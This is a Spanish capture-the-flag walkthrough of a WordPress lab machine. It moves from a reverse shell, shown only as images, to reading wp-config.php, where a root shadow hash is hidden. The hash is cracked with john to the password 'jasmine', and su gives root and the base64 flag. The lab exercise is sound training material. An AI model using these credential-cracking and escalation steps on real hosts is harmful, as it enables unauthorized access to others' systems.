
Poner el equipo con el puerto de escucha



Entrar a una dirección inválida en la web de wordpress




Abrirá una shell inversa




Ir al home de los usuarios y mostrar contenido, no mostrará nada relevante

Ir a /var/www/html/ y mostrar contenido



Leer el contenido de wp-config.php



Mostrará una contraseña cifrada para el usuario root

```
/** Sets up WordPress vars and included files. */
require_once ABSPATH . 'wp-settings.php';

/** root:$6$e9hWlnuTuxApq8h6$ClVqvF9MJa424dmU96Hcm6cvevBGP1OaHbWg//71DVUF1kt7ROW160rv
9oaL7uKbDr2qIGsSxMmocdudQzjb01:18600:0:99999:7:::*/
$
```

Copiar la contraseña cifrada y guardarla en un archivo del equipo atacante

```
❯ cat > password
root:$6$e9hWlnuTuxApq8h6$ClVqvF9MJa424dmU96Hcm6cvevBGP1OaHbWg//71DVUF1kt7ROW160rv9oaL7uKbDr2qIGsSxMmocdudQ
zjb01:18600:0:99999:7:::
^C
 /tmp ✘ INT took 5s
```

Usar john para descifrar la contraseña del usuario root

```
❯ john password
```

Mostrará una contraseña para el usuario root

```
Proceeding with wordlist:/
jasmine          (root)
1g 0:00:00:02 DONE 2/3 (20
```

Cambiar de usuario a root

```
$ su
Password: jasmine
whoami
root
```

Ir al directorio de root

```
cd /root
ls
bjorn
```

Leer el contenido de bjorn

```
cat bjorn
cσηgяατυℓατιση

Have a nice day!


aHR0cHM6Ly93d3cueW91dHViZS5jb20vd2F0Y2g/dj1WaGtmblBWUXlhWQo=
```

Al desencriptar el mensaje llevará a un vídeo de youtube